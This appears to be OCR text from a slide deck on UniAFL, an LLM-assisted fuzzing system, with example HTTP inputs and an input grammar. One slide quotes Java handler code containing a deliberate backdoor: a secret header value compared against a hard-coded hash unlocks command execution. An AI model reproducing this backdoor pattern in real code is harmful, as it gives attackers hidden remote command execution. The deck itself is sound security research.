
- **Target-specific Fuzzing**
  Tailor fuzzers for the specific target program

…

Background: How to improve fuzzers

Existing techniques require
- target-specific analysis
- or pre-defined values

Existing tools have a lot of limitations:
- **Only one of C or Java is supported**
- Do not support some compiler version
- Results are not good enough
- Incomplete
- Outdated
- Need manual analysis
- …



Background: How to improve fuzzers

Let LLMs handle those!

- **Coverage-guided Fuzzing**
- **Directed Fuzzing**
  Guide fuzzers to reach the target lines

- **Hybrid Fuzzing**
  Employ Concolic Executor to generate new inputs


- **Dictionary-based Fuzzing**
  Use dictionary when mutating seeds

- **Grammar-based Fuzzing**
  Use grammar of inputs for input gen./mut.


- **Target-specific Fuzzing**
  Tailor fuzzers for the specific target program

…

Atlantis-Multilang: UniAFL




Atlantis-Multilang: UniAFL



Key Strategy: Diverse Input Gen. Modules with Multi-Level LLM Utilization

Atlantis-Multilang: UniAFL



Low Usage: Dictionary-Based Input Generation

- Observation
  - Fuzzers often get stuck on comparison statements
  - (non-reasoning) LLMs work well for small datasets

```
public void doexecCommandUtils(
        @QueryParameter String cmdSeq2,
        StaplerRequest request,
        StaplerResponse response)
        throws ServletException, IOException, BadCommandException {

    // use LOCAL method:
    boolean isAllowed = jenkins().hasPermission(Jenkins.ADMINISTER);

    // hardcoded hash value:
    byte[] sha256 = DigestUtils.sha256("breakin the law");
    if (containsHeader(request.getHeaderNames(), "x-evil-backdoor")) {
        String backdoorValue = request.getHeader("x-evil-backdoor");
        byte[] providedHash = DigestUtils.sha256(backdoorValue);
        if (MessageDigest.isEqual(sha256, providedHash)) {
            String res_match = createUtils(cmdSeq2);
            if (res_match == null || res_match.length() == 0) {
                Event event = new Event(Event.Status.ERROR, "Error: empty result", cmdSeq2);
                events.add(event);
            }
```

Low Usage: Dictionary-Based Input Generation

1) Given an executed function, generate tokens
2) Mutate the input with generated tokens

1) Executing an input

```
GET / HTTP/1.1
Host: localhost:9999
User-Agent: curl/7.81.0
Accept: */*
```

2) Collect executed functions

…
ngx_http_process_request_headers
…

3) Generate tokens for each function

ngx_http_process_request_headers:
{GET, POST, …}

4) Mutate the input

```
POST / HTTP/1.1
Host: localhost:9999
User-Agent: curl/7.81.0
Accept: */*
```

Low Usage: Dictionary-Based Input Generation

1) Given an executed function, generate tokens
2) Mutate the input with generated tokens

1) Executing an input

```
GET / HTTP/1.1
Host: localhost:9999
User-Agent: curl/7.81.0
Accept: */*
```

2) Collect executed functions

…
ngx_http_process_request_headers
…

3) Generate tokens for each function


ngx_http_process_request_headers:

4) Mutate the input


```
POST / HTTP/1.1
Host: localhost:9999
Us
Ac
```

How about analyzing an input structure?


Mid Usage: LLM-Opinionated Structured Input Generation





```
INPUT ::= COMMAND_CNT { size: 4 }
          COMMAND[COMMAND_CNT]

COMMAND ::= SET_SIZE
          | SET_FILTER

SET_SIZE ::= OPCODE { size: 4, value: 0 }
             SIZE { size: 4 }

SET_FILTER ::= OPCODE { size: 4, value: 1 }
               SIZE { size: 4 }
               DATA { size: SIZE }
```



Mid Usage: LLM-Opinionated Structured Input Generation





```
INPUT ::= COMMAND_CNT { size: 4 }
          COMMAND[COMMAND_CNT]

COMMAND ::= SET_SIZE
          | SET_FILTER

SET_SIZE ::= OPCODE { size: 4, value: 0 }
             SIZE { size: 4 }

SET_FILTER ::= OPCODE { size: 4, value: 1 }
               SIZE { size: 4 }
               DATA { size: SIZE }
```




Can LLM directly find bugs and generate input blobs?

High Usage: Program Analysis and Bug Finding




High Usage: Program Analysis and Bug Finding

- How can we scale up LLM's code analysis?
- How can we avoid hallucination?
- How can we integrate and coordinate multiple LLM response?



